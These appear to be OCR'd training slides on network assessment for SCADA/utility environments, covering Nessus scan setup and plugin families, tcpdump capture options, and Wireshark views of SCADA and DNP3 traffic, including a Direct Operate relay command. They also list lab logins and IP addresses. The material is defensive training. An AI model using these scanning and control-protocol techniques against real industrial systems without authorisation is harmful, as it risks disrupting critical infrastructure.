
***Nessus is the Standard for (“Free”)
Open Source Network Vulnerability Scanners***

This tool can be **DANGEROUS to your system, use with caution!**

The Nessus Client Screen



Target Selection



These targets should be what was discovered with nmap. Use known network addresses 192.168.2.88, a couple others that you discovered with nmap

Scan Options

The image shows a screenshot of the Nessus Setup application window, specifically the 'Scan Options' tab. The window has a title bar that reads 'Nessus Setup' and a menu bar with the following items: 'Nessusd host', 'Plugins', 'Credentials', 'Scan Options', 'Target', 'User', 'Prefs.', 'KB', and 'Credits'. The main content area is titled 'Scan options' and contains several configuration fields and checkboxes. The 'Port range' is set to '1-65535'. There are three checkboxes: 'Consider unscanned ports as closed' (unchecked), 'Do a reverse lookup on the IP before testing it' (unchecked), and 'Designate hosts by their MAC address' (unchecked). There are also three checked checkboxes: 'Optimize the test', 'Safe checks', and 'Nessus TCP scanner' (in the scanner list). The 'Number of hosts to test at the same time' is set to '1', and the 'Number of checks to perform at the same time' is set to '4'. The 'Path to the CGIs' is set to '/cgi-bin:/scripts'. The 'Port scanner' section has a list box with three options: 'Nmap (NASL wrapper)', 'Nessus TCP scanner', and 'scan for LaBrea tarmined hosts'. The 'Nessus TCP scanner' option is selected. At the bottom of the window, there are three buttons: 'Start the scan', 'Load report', and 'Quit'.

Nessusd host | Plugins | Credentials | Scan Options | Target | User | Prefs. | KB | Credits

Scan options

Port range : 1-65535

Consider unscanned ports as closed

Number of hosts to test at the same time : 1

Number of checks to perform at the same time : 4

Path to the CGIs : /cgi-bin:/scripts

Do a reverse lookup on the IP before testing it

Optimize the test

Safe checks

Designate hosts by their MAC address

Port scanner :

Nmap (NASL wrapper)

Nessus TCP scanner

scan for LaBrea tarmined hosts

Start the scan | Load report | Quit


Plug-in Options (for efficiency)

- **Backdoors**
 - **CISCO**
 - **Database**
 - **FTP**
 - **Gain a shell remotely**
 - **Gain root remotely**
 - **General**
 - **Misc**
 - **RPC**
 - **Remote file access**
 - **Settings**
 - **Web Server**
 - **Windows**
 - **Windows: MS Bulletins**
 - **Windows: User mgmt.**
- Port Scanner: Ping**

Nessus SCADA Plugins (not on CD)

- Areva/Alstom Energy Management System
- DNP3 Binary Inputs Access
- DNP3:
 - Link Layer Addressing DNP3
 - Unsolicited Messaging
- ICCP
 - ICCP/COTP Protocol
 - ICCP/COTP
 - TSAP Addressing
 - LiveData ICCP Server
- Matrikon OPC Explorer
- Matrikon OPC Server for ControlLogix
- Matrikon OPC Server for Modbus
- Modbus/TCP:
 - Coil Access
 - Discrete Input Access Programming
 - Function Code Access
- Modicon:
 - Modicon PLC CPU Type
 - PLC Default FTP Password
 - PLC Embedded HTTP Server
 - PLC HTTP Server Default Username/Password
 - PLC Telnet Server
 - IO Scan Status
 - Modbus Slave Mode
- Modicon PLC Web Password Status
- National Instruments Lookout
- OPC DA Server/OPC Detection/OPC HDA Server
- Siemens S7-SCL
- Siemens SIMATIC PDM - Siemens-Telegyr ICCP Gateway - Sisco OSI/ICCP Stack -.
- Sisco OSI Stack Malformed Packet Vulnerability
- Tamarack IEC 61850 Server

Exercise – Start Nessus...



You must start the Nessus Client and Server from the K-Menu

Exercise – Nessus Client Logon

- **Nessus servers:**

- **Localhost**

- **User/pass: ‘knoppix’**


- **Remote**

- **User/pass: ‘nessus’**

- **Corp -1.2.3.64**

- **DMZ – 192.168.10.64**

- **Control – 192.168.1.64**



Exercise – Scan and Save Report(s)

1. Set scan options and select desired plugins
2. Set target range (Nmap style)
3. Start the scan

The image shows a desktop environment with a Knoppix live system. The main window is 'Nessus Setup'. The 'Scan Options' tab is selected and circled in red. Below it, the 'New session setup' form has 'Nessus Host' set to 'localhost', 'Port' to '1241', 'Login' to 'knoppix', and a blank 'Password' field. The 'Start the scan' button is circled in red. A red arrow points from this button to the 'Nessus "NG" Report' window. In this report window, the 'Save report...' button is circled in red. The report shows a scan of the subnet 10.4.4, with a host 10.4.4.100. The results list 'ssh (22/tcp)', 'http (80/tcp)', and 'general/tcp'. A security note is displayed: 'Security Note Security Hole'. The note text reads: 'You are running a version of Nessus which is not configured a full plugin feed. As a result, the security audit of the remote host is incomplete. To obtain a complete plugin feed, you need to register your account at <http://www.nessus.org/register/> then run `nessus-update-plugins` to get the full list of Nessus plugins.'

Once a scan has completed, view the results in this window

Review

Nessus is a network vulnerability scanner that can identify ***currently*** connected hosts on your network **and** any vulnerable services / applications that are running.

- What information does Nessus provide that you didn't find with Nmap?
- What different types of security problems did you discover?
- Did you find any false-positives?
- How did you determine if a finding was a false-positive?
- **What NERC requirements might Nessus be useful for?**

Analyze Communications: tcpdump

“Tcpdump prints out the headers of packets on a network interface that match the Boolean expression.

It can also be run with the -w flag, which causes it to save the packet data to a file for later analysis, and/or with the -r flag, which causes it to read from a saved packet file rather than to read packets from a network interface.

In all cases, only packets that match the expression will be processed by tcpdump.”

www.tcpdump.org

A Very Efficient & Clean Way for Creating a Customized “Wire Tap” on Your Network.

TCPDump

- **Some common options for TCPdump:**
 - **-s <len>**
 - The snap length of the packet capture
 - **-C <size>**
 - Limit output file to size (in MB)
 - **-F <file>**
 - Input filter file
 - **-i <lan>**
 - Network interface to sniff
 - **-w <file>**
 - Output PCAP file

```
tcpdump -s 0 -i eth0 -w filename.Pcap
```

Analyze Communications: Wireshark

Wireshark (formerly Ethereal) is a GUI network protocol analyzer. It lets you interactively browse packet data from a live network or from a previously saved capture file. WS's native capture file format is libpcap format, which is also the format used by tcpdump & various other tools.

Wireshark is THE Standard for Performing Network Protocol Analysis.

Wireshark

The screenshot displays the Wireshark interface with a packet capture on the 'eth0' interface. The main display area shows a list of captured packets, with packet 652 selected. The packet list table is as follows:

No.	Time	Source	Destination	Protocol	Info
648	1307.993392	Cisco_4b:7e:d5	Dell_72:01:b5	ARP	1.2.3.254 is at 00:13:c4:4b:7e:d5
649	1307.993430	1.2.3.88	1.2.3.254	TCP	1440 > http [SYN] Seq=0 Len=0 MSS=1460
650	1307.993942	1.2.3.254	1.2.3.88	TCP	http > 1440 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
651	1307.994264	1.2.3.88	1.2.3.254	TCP	1440 > http [ACK] Seq=1 Ack=1 Win=64860 Len=0
652	1307.994444	1.2.3.88	1.2.3.254	HTTP	GET / HTTP/1.1
653	1307.994652	1.2.3.254	1.2.3.88	TCP	http > 1440 [ACK] Seq=1 Ack=259 Win=6432 Len=0
654	1308.564599	1.2.3.254	1.2.3.88	TCP	[TCP segment of a reassembled PDU]
655	1308.564613	1.2.3.254	1.2.3.88	HTTP	HTTP/1.1 200 OK (text/html)
656	1308.564822	1.2.3.88	1.2.3.254	TCP	1440 > http [ACK] Seq=259 Ack=1747 Win=64860 Len=0

Packet 652 is expanded to show the following details:

- Frame 652 (312 bytes on wire, 312 bytes captured)
- Ethernet II, Src: Dell_72:01:b5 (00:11:43:72:01:b5), Dst: Cisco_4
- Internet Protocol, Src: 1.2.3.88 (1.2.3.88), Dst: 1.2.3.254 (1.2.3.254)
- Transmission Control Protocol, Src Port: 1440 (1440), Dst Port: 80 (80)
- Hypertext Transfer Protocol

The raw packet bytes for the selected packet are displayed in hexadecimal and ASCII:

```

0000 00 13 c4 4b 7e d5 00 11 43 72 01 b5 08 00 45 00 ...K~... Cr...E.
0010 01 2a 49 93 40 00 80 06 a6 e1 01 02 03 58 01 02 ...*I.@... ..X..
0020 03 fe 05 a0 00 50 1b 51 eb 7a 88 d0 a0 cf 50 18 .....P.0 .z...P.
0030 fd 5c fb 44 00 00 47 45 54 20 2f 20 48 54 54 50 ...\.D...GE T / HTTP
0040 2f 31 2e 31 0d 0a 41 63 63 65 70 74 3a 20 2a 2f /1.1..Ac cept: */
0050 2a 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61 *. Accep t-Langua
0060 67 65 3a 20 65 6e 2d 75 73 0d 0a 41 63 63 65 70 ge: en-u s..Accep
0070 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 t-Encodi ng: gzip
0080 2c 20 64 65 66 6c 61 74 65 0d 0a 55 73 65 72 2d , deflat e..User-
0090 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 34 Agent: M ozilla/4
00a0 2e 30 20 28 63 6f 6d 70 61 74 69 62 6c 65 3b 20 .0 (comp atible;
00b0 4d 53 49 45 20 36 2e 30 3b 20 57 69 6e 64 6f 77 MSIE 6.0 ; Window
00c0 73 20 4e 54 20 35 2e 31 29 0d 0a 48 6f 73 74 3a s NT 5.1 )..Host:
00d0 20 74 65 72 72 65 6e 63 65 2e 6c 69 74 74 6c 65 terrenc e.little
00e0 63 68 65 6d 2e 63 6f 6d 0d 0a 43 6f 6e 6e 65 63 chem.com ..Connec
00f0 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 tion: Ke ep-Alive
0100 0d 0a 43 6f 6f 6b 69 65 3a 20 50 48 50 53 45 53 ..Cookie : PHPSES
0110 53 49 44 3d 65 66 63 38 36 33 62 34 62 34 34 64 SID=efc8 63b4b44d
0120 38 38 34 39 61 33 30 37 35 62 32 36 35 35 31 68 8849a307 5b26551c
0130 35 66 32 61 0d 0a 0d 0a 5f2a....
    
```

The status bar at the bottom indicates: eth0: <live capture in progress> File: /tmp/etherXXXXQ4FyHn 164 KB | P: 679 D: 679 M: 0

Security Note:

In practice, it is advised that traffic monitoring be done with 'tcpdump' and the associated .pcap file be used in Wireshark for analysis.

This is due to security issue with Wireshark, which leaves your PC vulnerable if used on active networks. Rule of thumb:

Capture with tcpdump - Analyze with Wireshark

SCADA LAN Traffic

srtp.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No. -	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.1.30	192.168.1.10	TCP	18245 > 1027 [PSH, ACK] Seq=0 Ack=0 win=2104 Len=56
2	0.001286	192.168.1.10	192.168.1.30	TCP	1027 > 18245 [PSH, ACK] Seq=0 Ack=56 win=63680 Len=56
3	0.003373	192.168.1.30	192.168.1.10	TCP	18245 > 1027 [ACK] Seq=56 Ack=56 Win=2048 Len=0
4	0.015145	192.168.1.30	192.168.1.10	TCP	18245 > 1027 [PSH, ACK] Seq=56 Ack=56 Win=2048 Len=0
5	0.015283	192.168.1.10	192.168.1.30	TCP	1027 > 18245 [PSH, ACK] Seq=56 Ack=56 Win=2048 Len=0
6	0.017607	192.168.1.30	192.168.1.10	TCP	18245 > 1027 [PSH, ACK] Seq=56 Ack=56 Win=2048 Len=0
7	0.030161	192.168.1.10	192.168.1.30	TCP	1027 > 18245 [PSH, ACK] Seq=56 Ack=56 Win=2048 Len=0
8	0.030251	192.168.1.10	192.168.1.30	TCP	1027 > 18245 [PSH, ACK] Seq=56 Ack=56 Win=2048 Len=0
9	0.032640	192.168.1.30	192.168.1.10	TCP	18245 > 1027 [ACK] Seq=56 Ack=56 Win=2048 Len=0
10	0.045810	192.168.1.30	192.168.1.10	TCP	18245 > 1027 [PSH, ACK] Seq=56 Ack=56 Win=2048 Len=0
11	0.045869	192.168.1.10	192.168.1.30	TCP	1027 > 18245 [PSH, ACK] Seq=56 Ack=56 Win=2048 Len=0
12	0.048222	192.168.1.30	192.168.1.10	TCP	18245 > 1027 [PSH, ACK] Seq=56 Ack=56 Win=2048 Len=0
13	0.057048	192.168.1.10	192.168.1.30	TCP	18245 > 1027 [PSH, ACK] Seq=56 Ack=56 Win=2048 Len=0
14	0.057107	192.168.1.10	192.168.1.30	TCP	1027 > 18245 [PSH, ACK] Seq=56 Ack=56 Win=2048 Len=0
15	0.059467	192.168.1.30	192.168.1.10	TCP	18245 > 1027 [ACK] Seq=56 Ack=56 Win=2048 Len=0
16	0.073081	192.168.1.30	192.168.1.10	TCP	18245 > 1027 [PSH, ACK] Seq=56 Ack=56 Win=2048 Len=0
17	0.073157	192.168.1.10	192.168.1.30	TCP	1027 > 18245 [PSH, ACK] Seq=56 Ack=56 Win=2048 Len=0
18	0.075600	192.168.1.30	192.168.1.10	TCP	18245 > 1027 [ACK] Seq=56 Ack=56 Win=2048 Len=0

Frame 14 (110 bytes on wire, 110 bytes captured)

- Ethernet II, Src: vmware_00:61:80 (00:0c:29:00:61:80), Dst: 192.168.1.10 (02:00:c0:00:00:00)
- Internet Protocol, Src: 192.168.1.10 (192.168.1.10), Dst: 192.168.1.30 (02:00:c0:00:00:00)
- Transmission Control Protocol, Src Port: 1027 (1027), Dst Port: 18245 (18245)
- Data (56 bytes)

```

0000 00 09 91 40 60 23
0010 00 60 10 a5 40 00
0020 01 1e 04 03 47 45
0030 f7 e0 1d 9d 00 00
0040 00 00 00 00 00 00
0050 00 00 00 00 67 c0
0060 04 46 0b 00 01 00
    
```

Data (data), 56 bytes | P: 3032 D: 3032 M: 0

dnp3.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No. -	Time	Source	Destination	Protocol	Info
38	6.021551	192.168.1.40	192.168.1.10	TCP	20000 > 1028 [ACK] Seq=315 Ack=270 win=5840 Len=0
39	6.025545	192.168.1.40	192.168.1.10	DNP 3	len=73, from 3 to 0, Unconfirmed User Data
40	6.221856	192.168.1.10	192.168.1.40	DNP 3	len=8, from 0 to 3, Unconfirmed User Data
41	6.249665	192.168.1.40	192.168.1.10	TCP	20000 > 1028 [ACK] Seq=403 Ack=285 win=5840 Len=0
42	6.825558	192.168.1.10	192.168.1.40	DNP 3	len=26, from 0 to 3, Unconfirmed User Data
43	6.827011	192.168.1.40	192.168.1.10	TCP	20000 > 1028 [ACK] Seq=403 Ack=320 win=5840 Len=0
44	6.830151	192.168.1.40	192.168.1.10	DNP 3	len=28, from 3 to 0, Unconfirmed User Data
45	7.026656	192.168.1.10	192.168.1.40	DNP 3	len=8, from 0 to 3, Unconfirmed User Data
46	7.027077	192.168.1.10	192.168.1.40	DNP 3	len=17, from 0 to 3, Unconfirmed User Data
47	7.035090	192.168.1.40	192.168.1.10	DNP 3	len=10, from 3 to 0, Unconfirmed User Data
48	7.225729	192.168.1.10	192.168.1.40	DNP 3	len=8, from 0 to 3, Unconfirmed User Data
49	7.259126	192.168.1.40	192.168.1.10	TCP	20000 > 1028 [ACK] Seq=457 Ack=374 win=5840 Len=0
50	8.029670	192.168.1.10	192.168.1.40	DNP 3	len=20, from 0 to 3, Unconfirmed User Data
51	8.031050	192.168.1.40	192.168.1.10	TCP	20000 > 1028 [ACK] Seq=457 Ack=401 win=5840 Len=0
52	8.034467	192.168.1.40	192.168.1.10	DNP 3	len=79, from 3 to 0, Unconfirmed User Data
53	8.229953	192.168.1.10	192.168.1.40	DNP 3	len=8, from 0 to 3, Unconfirmed User Data
54	8.267899	192.168.1.40	192.168.1.10	TCP	20000 > 1028 [ACK] Seq=551 Ack=416 win=5840 Len=0
55	9.036253	192.168.1.10	192.168.1.40	DNP 3	len=17, from 0 to 3, Unconfirmed User Data
56	9.037100	192.168.1.40	192.168.1.10	TCP	20000 > 1028 [ACK] Seq=551 Ack=440 win=5840 Len=0

Frame 42 (89 bytes on wire, 89 bytes captured)

- Ethernet II, Src: vmware_00:61:80 (00:0c:29:00:61:80), Dst: 192.168.1.40 (02:00:c0:00:00:00)
- Internet Protocol, Src: 192.168.1.10 (192.168.1.10), Dst: 192.168.1.40 (02:00:c0:00:00:00)
- Transmission Control Protocol, Src Port: 1027 (1027), Dst Port: 1028 (1028)
- Distributed Network Protocol 3.0
 - Data Link Layer, Len: 26, From: 0, To: 3, DIR, PRM, Unconfirmed User Data
 - Start Bytes: 0x0564
 - Length: 26
 - Control: 0xc4 (DIR, PRM, Unconfirmed User Data)
 - Destination: 3
 - Source: 0
 - CRC: 0x8003 [correct]
 - Transport Layer: 0xcf (FIR, FIN, Sequence 15)
 - 1... .. = Final: Set
 - .1... .. = First: Set
 - ..00 1111 = Sequence: 15
 - Application data chunks
 - Application Layer: (FIR, FIN, Sequence 10, Direct operate)
 - Control: 0xca (FIR, FIN, Sequence 10)
 - Function Code: Direct operate (0x05)
 - DIRECT OPERATE Request Data objects
 - Object(s): Control Relay Output Block (Obj:12, var:01)
 - Qualifier Field, Prefix: 2-octet Indexing, Code: 16-bit
 - Number of Items: 1
 - Point Number 14, Control Code: [Latch on, NUL (0x03)]
 - [Count: 1] [On-Time: 0] [Off-Time: 0] [Status: Req.]



Frame (89 bytes), DNP 3.0 Application Layer message (20 bytes) | P: 75 D: 75 M: 0

Distributed Network Protocol (DNP)

